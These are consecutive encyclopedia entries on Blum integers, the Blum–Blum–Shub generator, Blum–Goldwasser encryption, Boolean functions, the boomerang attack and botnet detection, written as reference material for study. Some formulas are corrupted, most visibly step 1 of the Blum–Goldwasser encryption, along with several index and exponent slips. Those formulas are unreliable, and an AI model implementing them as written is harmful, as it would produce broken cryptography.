$$x \leftarrow x^2 \bmod n$$

is believed to be a trapdoor permutation (Trapdoor One-Way Function) on the quadraticresidues modulo n. For such an integer n, called a *Blum integer*, exactly one of the four square roots of a quadratic residue modulo n is itself a quadratic residue. Inverting the permutation is equivalent to factoring n, but is easy given p and q, hence the "trapdoor."

The permutation can be inverted when the prime factors p and q are known by computing both square roots modulo each factor, selecting the square root modulo each factor which itself is a square, then applying the Chinese remainder theorem. Conveniently, the square roots modulo the prime factors of a Blum integer can be computed with a simple formula: The solutions of $x^2 \equiv a \pmod{p}$ are given by $x \equiv \pm a^{(p+1)/4} \pmod{p}$ when $p \equiv 3 \pmod{4}$. The appropriate square root can be selected by computing the Legendre symbol.

Applications

Blum integers are of interest in cryptographic applications that require a trapdoor one-way permutation. This fact is exploited in the Blum–Blum–Shub Pseudorandom Bit Generator.

Cross-References

- Blum–Blum–Shub Pseudorandom Bit Generator
- Legendre Symbol
- Modular Arithmetic
- Quadratic Residue

Recommended Reading

Manuel B (1982) Coin flipping by telephone. In: Gersho A (ed) Advances in cryptology: a report on CRYPTO 81, U.C. Department of Electrical and Computer Engineering, ECE Report No 82-04, Santa Barbara, pp 11–15

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_141

Blum–Blum–Shub Pseudorandom Bit Generator

Dan Boneh[49] ✉
(49) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Definition

The Blum–Blum–Shub (BBS) pseudorandom bit generator (Blum et al. 1983) is one of the most efficient pseudorandom number generators known that is provably secure under the assumption that factoring large composites is intractable (integer factoring).

Theory

The generator makes use of modular arithmetic and works as follows:

Setup. Given a security parameter $\tau \in \mathbb{D}$ as input, generate two random τ-bit primes p, q where $p = q = 3 \bmod 4$. Set $N = pq \in Z$. Integers N of this type (where both prime factors are distinct and are 3 mod 4) are called Blum integers. Next pick a random y in the group $\mathbb{Z}_N^*$ and set $s = y^2 \in \mathbb{Z}_N^*$. The secret seed is (N, s). As we will see below, there is no need to keep the number N secret.

Generate. Given an input $\ell \in \mathbb{D}$ and a seed (N, s) we generate a pseudorandom sequence of length ℓ. First, set $x_1 = s$. Then, for $i = 1, \ldots, \ell$:

1. View x_i as an integer in $[0, N-1]$ and let $b_i \in \{0, 1\}$ be the least significant bit of x_i.

2. Set $x_{t+1} = x_i^2 \in \mathbb{Z}_N$.

The output sequence is $b_1 b_2 \ldots b_\ell \in \{0, 1\}^\ell$.

The generator can be viewed as a special case of the general *Blum–Micali generator* (Blum and Micali 1982). To see this, we show that the generator is based on a *one-way permutation* (one-way function and substitutions and permutations) and a *hard-core predicate* of that permutation. For an integer N let $\mathrm{QR}_N = (\mathbb{Z}_N^*)^2$ denote the subgroup of quadratic residues in $\mathbb{Z}_N^*$ and let $F_N : \mathbb{Z}_N \to \mathbb{Z}_N$ denote the function $F_N(x) = x^2 \in \mathbb{Z}_N$. For Blum integers the function F_N is a permutation (a one-to-one map) of the subgroup of quadratic residues QR_N. In fact, it is not difficult to show that F_N is a *one-way* permutation of QR_N, unless factoring Blum integers is easy. Now that we have a one-way permutation we need a hard-core bit of the permutation to construct a Blum–Micali-type generator. Consider the predicate $B : \mathrm{QR}_N \to \{0, 1\}$ that on input $x \in QR_N$ views x as an integer in $[1, N]$ and outputs the least significant bit of x. Blum, Blum, and Shub showed that $B(x)$ is a hard-core predicate of F_N assuming it is hard to distinguish quadratic residues in $\mathbb{Z}_N$ from nonresidues in $\mathbb{Z}_N$ with Jacobi symbol 1. Applying the Blum–Micali construction to the one-way permutation F_N and the hard-core predicate B produces the generator above. The general theorem of Blum and Micali now shows that the generator is secure assuming it is hard to distinguish quadratic residues in $\mathbb{Z}_N$ from nonresidues in $\mathbb{Z}_N$ with Jacobi symbol 1. Vazirani and Vazirani (1984) improved the result by showing that $B(x)$ is a hard-core predicate under the weaker assumption that factoring random Blum integers is intractable.

One can construct many different hard-core predicates for the one-way permutation F_N defined above. Every such hard-core bit gives a slight variant of the BBS generator. For example, Hastad and Naslund (2004) show that for most $1 \le j < \log_2 N$ the predicate $B_j(x) : \mathrm{QR}_N \to \{0, 1\}$ that returns the jth bit of x is a hard-core predicate of F_N assuming factoring Blum integers is intractable. Consequently, one can output bit j of x_i at

every iteration and still obtain a secure generator, assuming factoring Blum integers is intractable.

One can improve the efficiency of the general Blum–Micali generator by outputting multiple simultaneously secure hard-core bits per iteration. For the function F_N it is known that the $O(\log \log N)$ least significant bits are simultaneously secure, assuming factoring Blum integers is intractable. Consequently, the simulator remains secure (asymptotically) if one outputs the $O(\log \log N)$ least significant bits of x_i per iteration.

Let I be the set of integers $I = \{1, \ldots, N\}$. We note that for a Blum integer N and a generator $g \in \mathbb{Z}_N^*$, Hastad et al. (1993) considered the function $G_{N,g} : I \rightarrow \mathbb{Z}_N$ defined by $G_{N,g}(x) = g^x \in \mathbb{Z}_N$. They showed that *half* the bits of $x \in I$ are simultaneously secure for this function, assuming factoring Blum integers is intractable. Therefore, one can build a Blum–Micali generator from this function that outputs $(\log N)/2$ bits per iteration. The resulting pseudorandom generator is essentially as efficient as the BBS generator and is based on the same complexity assumption.

Cross-References

Pseudorandom Number Generator

Recommended Reading

Blum M, Micali S (1982) How to generate cryptographically strong sequences of pseudorandom bits. In: Proceedings of FOCS'82, Chicago, pp 112–117

Blum L, Blum M, Shub M (1983) Comparison of two pseudo-random number generators. In: Chaum PD, Rivest RL, Sherman AT (eds) Advances in cryptology – CRYPTO'82. Springer, Berlin, pp 61–78

Hastad J, Naslund M (2004) The security of all RSA and discrete log bits. J Assoc Comput Mach. Extended abstract in Proceedings of FOCS'98, Palo Alto, pp 510–521

Hastad J, Schrift A, Shamir A (1993) The discrete logarithm modulo a composite hides $O(n)$ bits. J Comput Syst Sci 47:376–404
[MathSciNet]

Vazirani U, Vazirani V (1984) Efficient and secure pseudo-random number generation. In: Proceedings of FOCS'84, West Palm Beach, pp 458–463

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_142

Blum–Goldwasser Public Key Encryption System

Dan Boneh[50] ✉
(50) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Definition

The Blum–Goldwasser public key encryption system combines the general construction of Goldwasser–Micali (1984) with the concrete Blum–Blum–Shub pseudorandom bit generator (1983) to obtain an efficient semantically secure public key encryption whose security is based on the difficulty of factoring Blum integers.

Theory

The system makes use of modular arithmetic and works as follows:

Key generation. Given a security parameter $\tau \in \mathbb{Z}$ as input, generate two random τ-bit primes p, q where $p = q = 3 \bmod 4$. Set $N = pq \in Z$. The public key is N and private key is (p, q).

Encryption. To encrypt a message $m = m_1 \ldots m_\ell \in \{0, 1\}^\ell$:

1. Pick a random x in the group $\mathbb{Z}_N^*$ and set $\lambda'_j, x_j, t_j \in \mathbb{Z}_p$.

2. For $i = 1, \ldots, \ell$:

(a) View x_i as an integer in $[0, N-1]$ and let $b_i \in \{0, 1\}$ be the least significant bit of x_i.

(b) Set $c_i = m_i \oplus b_i \in \{0, 1\}$.

(c) Set $x_{i+1} = x_i^2 \in \mathbb{Z}_N^*$.

3. Output $(c_1, \ldots, c_\ell, x_{\ell+1}) \in \{0, 1\}^\ell \times \mathbb{Z}_N$ as the ciphertext.

Decryption. Given a ciphertext $(c_1, \ldots, c_\ell, y) \in \{0, 1\}^\ell \times \mathbb{Z}_N$ and the private key (p, q) decrypt as follows:

1. Since N is a Blum integer, $\phi(N)/4$ is odd (Euler's totient function) and therefore $2^{\ell+1}$ has an inverse modulo $\phi(N)/4$. Let $t = (2^{\ell+1})^{-1} \mod (\phi(N)/4)$.
2. Compute $x_1 = y^t \in \mathbb{Z}_N^*$. Observe that if $y \in (\mathbb{Z}_N^*)^2$ then $x_1^{(2^{r+1})} = y^{(t \cdot 2^{t+1})} = y \in \mathbb{Z}_N^*$.
3. Next, for $i = 1, \ldots, \ell$:
   (a) View x_i as an integer in $[0, N-1]$ and let $b_i \in \{0, 1\}$ be the least significant bit of x_i.

   (b) Set $m_i = c_i \oplus b_i \in \{0, 1\}$.

   (c) Set $x_{i+1} = x_i^2 \in \mathbb{Z}_N^*$.

4. Output $(m_1, \ldots, m_\ell) \in \{0, 1\}^\ell$ as the plaintext.

Semantic security of the system (against a passive adversary) follows from the proof of security of the Blum–Blum–Shub generator. The proof of security shows that an algorithm capable of mounting a successful semantic security attack is able to factor the Blum integer N in the public key.

We note that the system is XOR malleable: given the encryption $C = (c_1, \ldots, c_\ell, y)$ of a message $m \in \{0, 1\}^\ell$ it is easy to construct an encryption of $m \oplus b$ for any chosen $b \in \{0, 1\}^\ell$ (without knowing m). Let $b = b_1 \cdots b_\ell \in \{0, 1\}^\ell$. Simply set $C' = (c_1 \oplus b_1, \ldots, c_\ell \oplus b_\ell, y)$. Since the system is XOR malleable it cannot be semantically secure under a chosen ciphertext attack.

Interestingly, the same reduction given in the proof of semantic security shows that a chosen ciphertext attacker can factor the modulus N and therefore recover the private key from the public key. Consequently, as it is, the system completely falls apart under a chosen ciphertext attack. When using the system one must use a mechanism to defend against chosen ciphertext attacks. For example, Fujisaki and Okamoto (1999) provide a general conversion from semantic security to chosen ciphertext security in the random oracle model. However, in the random oracle model one can construct more efficient chosen ciphertext secure systems that are also based on the difficulty of factoring (Bellare and Rogaway 1996; Boneh 2001).

Cross-References

Blum–Blum–Shub Pseudorandom Bit Generator

References

Bellare M, Rogaway P (1996) The exact security of digital signatures: how to sign with RSA and Rabin. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96, Saragossa, Lecture notes in computer science, vol 1070. Springer, Berlin, pp 399–416

Blum L, Blum M, Shub M (1983) Comparison of two pseudo-random number generators. In: Chaum D (ed) Advances in cryptology – CRYPTO'83, New York. Springer, Berlin, pp 61–78

Boneh D (2001) Simplified OAEP for the RSA and Rabin functions. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001, Santa Barbara, Lecture notes in computer science, vol 2139. Springer, Berlin

Fujisaki E, Okamoto T (1999) Secure integration of asymmetric and symmetric encryption schemes. In: Wiener J (ed) Advances in cryptology – CRYPTO'99, Santa Barbara, Lecture notes in computer science, vol 1666. Springer, Berlin, pp 537–554

Goldwasser S, Micali S (1984) Probabilistic encryption. J Comput Sys Sci (JCSS) 28(2):270–299

[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_336

Boolean Functions

Claude Carlet[51] ✉
(51) Département de mathématiques at LAGA, Université Paris 8, Saint-Denis Cedex, France

✉ **Claude Carlet**
Email: Claude.Carlet@inria.fr

Synonyms

Binary functions

Definition

Functions mapping binary vectors of a given length to bits

Background

Symmetric cryptography

Theory

Boolean functions play a central role in the design of many symmetric cryptosystems (Menezes et al. 1996) and in their security. In stream ciphers (Combination Generator, Filter Generators, …), they usually combine the outputs to several linear feedback shift registers, or they filter (and combine) the contents of a single one. Their output produces then the pseudo-random sequence which is used in a Vernam-like cipher (i.e., which is bitwise added to the plaintext to produce the ciphertext). In block ciphers

(see the entries on these ciphers), the S-boxes are designed by appropriate composition of nonlinear Boolean functions.

An *n-variable Boolean function f*(*x*) is a function from the set F_2^n of all binary vectors of length *n* (also called words) $x = (x_1, \ldots, x_n)$, to the field $F_2 = \{0, 1\}$. The number *n* of variables is rarely large, in practice. In the case of stream ciphers, it was until recently most often less than 10 and now it is most often less than 20 (this increasement comes from the invention of algebraic attacks by Courtois and Meier, Algebraic Immunity of Boolean Functions); and the S-boxes used in most block ciphers are concatenations of sub S-boxes on at most eight variables. But determining and studying the Boolean functions which satisfy some conditions needed for cryptographic uses (see below) is not feasible through an exhaustive computer investigation, since the number of *n*-variable Boolean functions is already too large when $n \geq 6$: if we assume that visiting an *n*-variable Boolean function needs one nanosecond (10^{-9} s), then it would need millions of hours to visit all *n*-variable functions if $n = 6$ and about one hundred billions times the age of the universe if $n = 7$. For $n = 8$, the number of Boolean functions approximately equals the number of atoms in the whole universe! However, clever computer investigations are very useful to imagine or to test conjectures, and sometimes to generate interesting functions.

The *Hamming weight* $w_H(f)$ of a Boolean function *f* on F_2^n is the size of its *support* $\{x \in F_2^n / \ f(x) \neq 0\}$. The *Hamming distance* $d_H(f, g)$ between two functions *f* and *g* is the size of the set $\{x \in F_2^n / \ f(x) \neq g(x)\}$. Thus, it equals the Hamming weight $w_H(f \oplus g)$, where $f \oplus g$ is the sum (modulo 2) of the functions.

Every *n*-variable Boolean function can be represented with its *truth-table*. But the representation of Boolean functions which is most usually used in cryptography is the *n*-variable polynomial representation over F_2, of the form

$$f(x) = \bigoplus_{I \subseteq \{1,\ldots,n\}} a_I \left(\prod_{i \in I} x_i \right).$$

Notice that the variables $x_1, \ldots, x_n$ appear in this polynomial with exponents smaller than or equal to 1 because they represent bits (in fact,

this representation belongs to the quotient ring $F_2[x_1, \cdots, x_n] / \left(x_1 - x_1^2, \cdots, x_n - x_n^2\right)$. This polynomial representation is called the *Algebraic Normal Form* (in brief ANF). It exists and is unique for every Boolean function.

Example: the 3-variable function *f* whose truth-table equals

x_1	x_2	x_3	$f(x)$
0	0	0	0
0	0	1	1
0	1	0	0
0	1	1	0
1	0	0	0
1	0	1	1
1	1	0	0
1	1	1	1

has ANF: $(1 \oplus x_1)(1 \oplus x_2)\, x_3 \oplus x_1(1 \oplus x_2)$ $x_3 \oplus x_1x_2x_3 = x_1x_2x_3 \oplus x_2x_3 \oplus x_3$. Indeed, the expression $(1 \oplus x_1)(1 \oplus x_2)$ x_3, for instance, equals 1 if and only if $(x_1, x_2, x_3) = (0, 0, 1)$. ◇

Two simple relations relate the truth-table and the ANF:

$$\forall x \in F_2^n,\ f(x) = \bigoplus_{I \subseteq supp(x)} a_I, \tag{1}$$

$$\forall I \subseteq \{1, \ldots, n\}, a_I = \bigoplus_{x \in F_2^n / \ supp(x) \subseteq I} f(x), \tag{2}$$

where *supp*(*x*) denotes the support $\{i \in \{1, \ldots, n\}; x_i = 1\}$ of *x*. Thus, the function is the image of its ANF by the *binary Möbius transform*, and vice versa. The degree of the ANF is denoted by $d^\circ f$ and is called the *algebraic degree* of the function. The algebraic degree is an *affine invariant*, in the following sense: we say that two functions *f* and *g* are affinely (resp. linearly) equivalent if there exists an affine (resp. a linear) automorphism *A* of F_2^n such that $g = f \circ A$. An affine invariant is any mapping which is invariant under affine equivalence.

The functions with simplest ANFs are the *affine* functions (the Boolean functions of algebraic degrees 0 or 1). Denoting by $a \cdot x$ the usual *inner product* $a \cdot x = a_1 x_1 \oplus \cdots \oplus a_n x_n$ in F_2^n, the general form of an n-variable affine function is $a \cdot x \oplus a_0$ (with $a \in F_2^n;\ a_0 \in F_2$).

Other representations of Boolean functions exist: the trace representation (when F_2^n is endowed with a structure of field) which is a univariate polynomial over this field, and the representation over the reals, also called the Numerical Normal Form (NNF) (Carlet 2010).

Many characteristics needed for Boolean functions in cryptography can be expressed by means of the *discrete Fourier transform* of the functions. The discrete Fourier transform (also called Hadamard transform) of a Boolean function viewed as valued in $\{0, 1\}$, or more generally of an integer-valued function ϕ on F_2^n, is the integer-valued function $\widehat{\phi}$ defined on F_2^n by

$$\widehat{\phi}(u) = \sum_{x \in F_2^n} \phi(x)\,(-1)^{x \cdot u}. \tag{3}$$

There exists a simple divide-and-conquer butterfly algorithm to compute $\widehat{\phi}$, whose complexity is $O(n2^n)$:

1. Write the table of the values of ϕ (its truth-table if ϕ is Boolean), the binary vectors of length n being—say—in lexicographic order with m.s.b. on the right.

2. Let ϕ_0 be the restriction of ϕ to $\{0\} \times F_2^{n-1}$ and ϕ_1 its restriction to $\{0\} \times F_2^{n-1}$; the table of ϕ_0 (resp. ϕ_1) corresponds to the upper (resp. lower) half of the table of ϕ; replace the values of ϕ_0 by those of $\phi_0 + \phi_1$ and those of ϕ_1 by those of $\phi_0 - \phi_1$.

3. Apply recursively step 2 to ϕ_0 and to ϕ_1 (these functions taking the place of ϕ).

When the algorithm ends (i.e., when it arrives to tables of one line each), the global table gives the values of $\widehat{\phi}$.

For a given Boolean function *f*, the discrete Fourier transform can be applied to *f* itself (notice that $\widehat{f}(0)$ equals the Hamming weight of *f*). It can also be applied to the function f(*x*) = (−1)$^{f(x)}$ (often called the *sign function*):

$$\widehat{\mathrm{f}}(u) = \sum_{x \in F_2^n} (-1)^{f(x) \oplus x \cdot u}.$$

We shall call this Fourier transform of {f} the *Walsh transform* of *f*. The sign function {f} being equal to 1–2*f*, we have $\widehat{\mathrm{f}}(u) = -2\widehat{f}(u)$ if $u \neq 0$ and $\widehat{\mathrm{f}}(0) = 2^n - 2\widehat{f}(0)$.

The discrete Fourier transform, as any other Fourier transform, has numerous properties. The two most important ones are the *inverse Fourier relation*: $\widehat{\widehat{\phi}} = 2^n \phi$, and *Parseval's relation*:

$$\sum_{u \in F_2^n} \widehat{\phi}(u)\widehat{\psi}(u) = 2^n \sum_{x \in F_2^n} \phi(x)\psi(x),$$

valid for any integer-valued functions ϕ, ψ, and which implies in the case of the sign function:

$$\sum_{u \in F_2^n} \widehat{\mathrm{f}}^2(u) = 2^{2n}.$$

The resistance of the diverse cryptosystems implementing Boolean functions to the known attacks can be quantified through some fundamental characteristics of the Boolean functions used in them. The design of cryptographic functions needs then to consider various characteristics (depending on the choice of the cryptosystem) simultaneously. These criteria are most often partially opponent, and trade-offs are necessary.

1. Cryptographic functions must have *high algebraic degrees*. Indeed, all cryptosystems using Boolean functions can be attacked if these functions have low degrees. For instance, in the case of combining functions, if *n* LFSRs having lengths $L_1, \ldots, L_n$ are combined by the function $f(x) = \oplus_{I \subseteq \{1, \ldots, n\}} a_I (\prod_{i \in I} x_i)$, then the sequence produced by *f* can be obtained by a LFSR of length $L \leq \sum_{I \subseteq \{1, \ldots, n\}} a_I (\prod_{i \in I} L_i)$. The algebraic degree of *f* has therefore to be high so that *L* can have high value (otherwise, the system does not resist the Berlekamp-Massey

attack (1969)). In the case of block ciphers, using Boolean functions of low degrees makes the higher differential attack effective.

2. The output of any Boolean function *f* always has correlation to certain linear functions of its inputs. But this correlation should be small. Otherwise, the existence of affine approximations of the Boolean functions involved in the cryptosystem allows in all situations (block ciphers, stream ciphers) to build attacks on this system. Thus, the minimum Hamming distance between *f* and all affine functions must be high. This minimum distance is called the *nonlinearity* of *f* (Nonlinearity of Boolean Functions for more details). It can be quantified through the Walsh transform:

$$\mathcal{NL}(f) = 2^{n-1} - \frac{1}{2}\max_{a \in F_2^n} |\widehat{\mathrm{f}}(a)| .$$

   Parseval's relation implies then:

$$\mathcal{NL}(f) \leq 2^{n-1} - 2^{n/2-1}.$$

   The functions achieving this upper bound are called *bent*.

3. Cryptographic functions must be *balanced* (their output must be uniformly distributed) for avoiding statistical dependence between the input and the output (which can be used in attacks). Notice that *f* is balanced if and only if $\widehat{\mathrm{f}}(0) = 0$.

   Moreover, any combining function *f*(*x*) must stay balanced if we keep constant some coordinates x_i of *x* (at most *m* of them where *m* is as large as possible). We say that *f* is then *m-resilient*. More generally, a (non-necessarily balanced) Boolean function whose output distribution probability is unaltered when any *m* of the inputs are kept constant, is called *m-th order correlation-immune* (Correlation Immune Boolean Functions for more details). Correlation immunity and resiliency can be characterized through the Fourier and the Walsh transforms: *f* is *m*-th order correlation-immune if and only if $\widehat{\mathrm{f}}(u) = 0$ for all $u \in F_2^n$ such that $1 \leq w_H(u) \leq m$; and it is *m*-resilient if and only if $\widehat{\mathrm{f}}(u) = 0$ for all $u \in F_2^n$ such that $w_H(u) \leq m$. Equivalently, *f* is *m*-th order correlation-immune if and only if $\widehat{f}(u) = 0$, for all $u \in F_2^n$ such that

$1 \le w_H(u) \le m$ and it is m-resilient if and only if it is balanced and if $\widehat{f}(u) = 0$ for all $u \in F_2^n$ such that $0 < w_H(u) \le m$.

4. The *Propagation Criterion* PC is a criterion generalizing the *Strict Avalanche Criterion* SAC and quantifies the level of diffusion put in a cipher by a Boolean function. It is more relevant to block ciphers. An n-variable Boolean function satisfies the propagation criterion of degree l if, for every vector x of Hamming weight at most l, the *derivative* $D_a f(x) = f(x) \oplus f(x + a)$ is balanced (Propagation Characteristics of Boolean Functions for more details). By definition, SAC is equivalent to PC (Eq. 1).

   The bent functions are those functions satisfying $PC(n)$.

5. A vector $e \in F_2^n$ is called a *linear structure* of an n-variable Boolean function f if the derivative $D_e f$ is constant. Boolean functions used in block ciphers should avoid nonzero linear structures (see Evertse 1988). A Boolean function admits a nonzero linear structure if and only if it is linearly or affinely equivalent to a function of the form $f(x_1, \ldots, x_n) = g(x_1, \ldots, x_{n-1}) \oplus \epsilon\, x_n$ where $\epsilon \in F_2$. Note that the nonlinearity of f is then upper bounded by $2^{n-1} - 2^{\frac{n-1}{2}}$, since it equals twice that of g. A characterization exists: $D_a f$ is the constant function 1 (resp. the null function) if and only if the set $\left\{ u \in F_2^n / \widehat{f}(u) = 0 \right\}$ contains $\{0, a\}^{\perp}$ (resp. contains its complement).

6. Other characteristics of Boolean functions have been considered in the literature:

   – The *sum-of-squares indicator*: $\mathcal{V}(f) = \sum_{a \in F_2^n} \left(\sum_{x \in F_2^n} (-1)^{D_a f(x)} \right)^2$ and the *absolute indicator*: $\max_{a \in F_2^n, a \neq 0} \left| \sum_{x \in F_2^n} (-1)^{D_a\ f(x)} \right|$ quantify the global diffusion capability of the function;

   – The *maximum correlation* between an n-variable Boolean function f and a subset I of $\{1, \ldots, n\}$ equals $C_f(I) = 2^{-n} \max_{g \in \mathcal{F}_I} \sum_{x \in F_2^n} (-1)^{f(x) \oplus g(x)}$, where $\mathcal{F}_I$ is the set of n-

variable Boolean functions whose values depend on $\{x_i, i \in I\}$ only. It must be low for every nonempty set I of small size to avoid correlation attacks.

– The main *complexity criteria* (from cryptographic viewpoint) for a Boolean function are the algebraic degree and the nonlinearity, but other criteria have also been studied: the minimum number of terms in the algebraic normal forms of all affinely equivalent functions (called the *algebraic thickness*), the maximum dimension k of those flats E such that the restriction of f to E is constant (resp. is affine)—we say then that the function is *k-normal* (resp. *k-weakly-normal*), the number of nonzero coefficients of the Walsh transform. Asymptotically, almost all Boolean functions have high complexities with respect to all these criteria.

7. Several additional criteria have appeared recently because of the algebraic attacks (Algebraic Immunity of Boolean Functions for more details). The parameter quantifying the resistance to the standard algebraic attacks is the so-called *algebraic immunity*. It equals the minimum algebraic degree of all nonzero Boolean functions g such that $fg = 0$ (i.e., such that the supports of f and g are disjoint—we say that g is an annihilator of f) or $(f \oplus 1)g = 0$ (i.e., such that g is a multiple of f). This parameter must be close to the maximal possible value $\lceil n/2 \rceil$. This is not sufficient: the function must also allow resistance to the fast algebraic attacks (Algebraic Immunity of Boolean Functions).

A survey on Boolean functions detailing all these notions can be found in Carlet (2010).

Cross-References

Reed–Muller Codes
Stream Ciphers
Symmetric Cryptosystem

Recommended Reading

Carlet C (2010) Boolean functions for cryptography and error correcting codes. In: Hammer P, Crama Y (eds) Boolean models and methods in mathematics, computer science, and engineering. Cambridge University Press, Cambridge, pp 257–397

Evertse JH (1988) Linear structures in block ciphers. In: Advances in cryptology-EUROCRYPT' 87. Lecture notes in computer science, vol 304. Springer, Berlin, pp 249–266

Massey JL (1969) Shift-register analysis and BCH decoding. IEEE Trans Inf Theory 5:122–127

Menezes A, van Oorschot P, Vanstone S (1996) Handbook of applied cryptography. CRC Press series on discrete mathematics and its applications. CRC Press, Boca Raton. http://www.cacr.math.uwaterloo.ca/hac

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300139

Boolean Interrogations on Encrypted Data

Private Boolean Queries on Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_551

Boomerang Attack

Alex Biryukov[52] ✉
(52) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

The boomerang attack is a chosen plaintext and adaptive chosen ciphertext attack discovered by Wagner (1999). It is an extension of differential attack to *two-stage* differential–differential attack which is closely related to impossible differential attack as well as to the meet-in-the middle approach. The attack may use *characteristics*, *differentials*, as well as truncated differentials. The attack breaks constructions in which there are high-probability differential patterns propagating halfway through the cipher both from the top and from the bottom, but there are no good patterns that propagate through the full cipher.

Theory

The idea of the boomerang attack is to find good conventional (or truncated) differentials that cover half of the cipher but cannot necessarily be concatenated into a single differential covering the whole cipher. The attack starts with a pair of plaintexts P and $P^{'}$ with a difference Δ which goes to difference Δ^{*} through the upper half of the cipher. The attacker obtains the corresponding ciphertexts C and C', applies a difference ∇ to obtain ciphertexts $D = C + \nabla$ and $D' = C' + \nabla$, and decrypts them to

plaintexts Q and Q'. The choice of ∇ is such that the difference propagates to the difference ∇^* in the decryption direction through the lower half of the cipher. For the *right quartet* of texts, difference Δ^* is created in the middle of the cipher between partial decryptions of D and D' which propagates to the difference Δ in the plaintexts Q and Q'. This can be detected by the attacker.

Moreover, working with quartets (pairs of pairs) provides boomerang attacks with additional filtration power. If one partially guesses the keys of the top round, one has two pairs of the quartet to check whether the uncovered partial differences follow the propagation pattern, specified by the differential. This effectively doubles the attacker's filtration power. In certain cases, free rounds in the middle may be gained due to a careful choice of the differences coming from the top and from the bottom (Biryukov and Khovratovich 2009; Wagner 1999). This technique is called *boomerang switching*. Note also that switching need not necessarily happen in the exact middle of the cipher, and the choice of the splitting point has very strong effects on the probability of the boomerang distinguisher and thus on the total complexity of the attack.

The attack was demonstrated with a practical cryptanalysis of a cipher which was designed with provable security against conventional differential attack (Vaudenay 1998), as well as on round-reduced versions of several other ciphers. The related method of the *inside out* attack was given in the same paper. Further refinements of the boomerang technique have been found in papers on so-called amplified boomerang and rectangle attacks (Biham et al. 2002; Kelsey et al. 2001) and in papers translating boomerang attacks into the related key model (Biham et al. 2005; Kim et al. 2007).

Cross-References

Adaptive Chosen Plaintext and Chosen Ciphertext Attack
Block Ciphers

Recommended Reading

Biham E, Dunkelman O, Keller N (2002) New results on boomerang and rectangle attacks. In: Daemen J, Rijmen V (eds) Fast software encryption, FSE 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 1–16

Biham E, Dunkelman O, Keller N (2005) Related-key boomerang and rectangle attacks. In: Cramer R (ed) EUROCRYPT 2005. LNCS, vol 3494. Springer, Heidelberg, pp 507–525

Biryukov A, Khovratovich D (2009) Related-key cryptanalysis of the full AES-192 and AES-256. In: Matsui M (ed) ASIACRYPT. Lecture notes in computer science, vol 5912. Springer, Berlin, pp 1–18

Kelsey J, Kohno T, Schneier B (2001) Amplified boomerang attacks against reduced-round MARS and Serpent. In: Schneier B (ed) Fast software encryption, FSE 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 75–93

Kim J, Hong S, Preneel B (2007) Related-key rectangle attacks on reduced AES-192 and AES-256. In: Biryukov A (ed) Fast software encryption. Lecture notes in computer science, vol 4593. Springer, Berlin, pp 225–241

Vaudenay S (1998) Provable security for block ciphers by decorrelation. In: Morvan M, Meinel C, Krob D (eds) STACS. Lecture notes in computer science, vol 3404. Springer, Berlin, pp 249–275

Wagner D (1999) The boomerang attack. In: Knudsen LR (ed) Fast software encryption, FSE'99. Lecture notes in computer science, vol 3404. Springer, Berlin, pp 156–170

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_842

Botnet Detection in Enterprise Networks

Guofei Gu[53] ✉
(53) Department of Computer Science and Engineering, Texas A&M University, College Station, TX, USA

✉ **Guofei Gu**
Email: guofei@cse.tamu.edu

Background

A botnet is a network of compromised computers (i.e., bots) that are under the control of a remote attacker (i.e., botmaster) through some command and control (C&C) channel. Nowadays, botnets are state-of-the-art malware and widely considered as a primary root-cause for most of the attacks and fraudulent activities on the Internet, such as denial-of-service (DDoS) attacks, spam, phishing, and information theft. The magnitude and potency of the attacks afforded by their combined bandwidth and processing power make botnets the largest threat to Internet security today.

Enterprise networks are particularly vulnerable to botnet penetration and propagation because of their extremely homogeneous network environments, e.g., their machines are typically with the same manufacture, same operation system, and very similar applications and software configurations. Once an internal machine is infected (either by a remote exploitation, or because the user browses a malicious website, clicks a malicious email attachment, inserts an infected USB drive, or brings in an already infected laptop), the rapid propagation from internal hosts can be very hard to stop. Considering the fact that most bots tend to propagate in local networks even though the initial infection is through social engineering or web browsing, this is a realistic and severe threat.

Most existing network-based intrusion detection systems in enterprise networks focus on examining mainly (or only) inbound network traffic for signs of malicious point-to-point intrusion attempts. Although they may have the capacity to detect initial incoming intrusion attempts, they tend to generate a lot of false positives and a lot of alarms that a network administrator can hardly handle. Distinguishing a successful local host infection from the daily myriad scans and intrusion attempts remains a very challenging task. In addition, because of recent advances in malware, it is harder to accurately detect when it initially penetrates the monitored network, as machines can be infected by botnets using many ways other than traditional remote exploitation. It is critical to develop a detection capability for already compromised machines inside monitored networks regardless of how they have been infected.

Theory and Applications

Botnet detection techniques can be generally categorized into signature-based or behavior-based solutions. Signature-based botnet detection solutions are simple and very similar to traditional signature-based antivirus tools or intrusion detection systems in nature. For example, one can use known IRC (Internet Relay Chat) bot nickname patterns to detect specific IRC bots. Or, one can also use known botnet C&C content signatures and/or C&C domain names for detection. This kind of approach is accurate only if a comprehensive and precise signature database is available, and it possesses the inherent weaknesses of signature-based solutions, such as the inability to detect new, unknown bots/botnets.

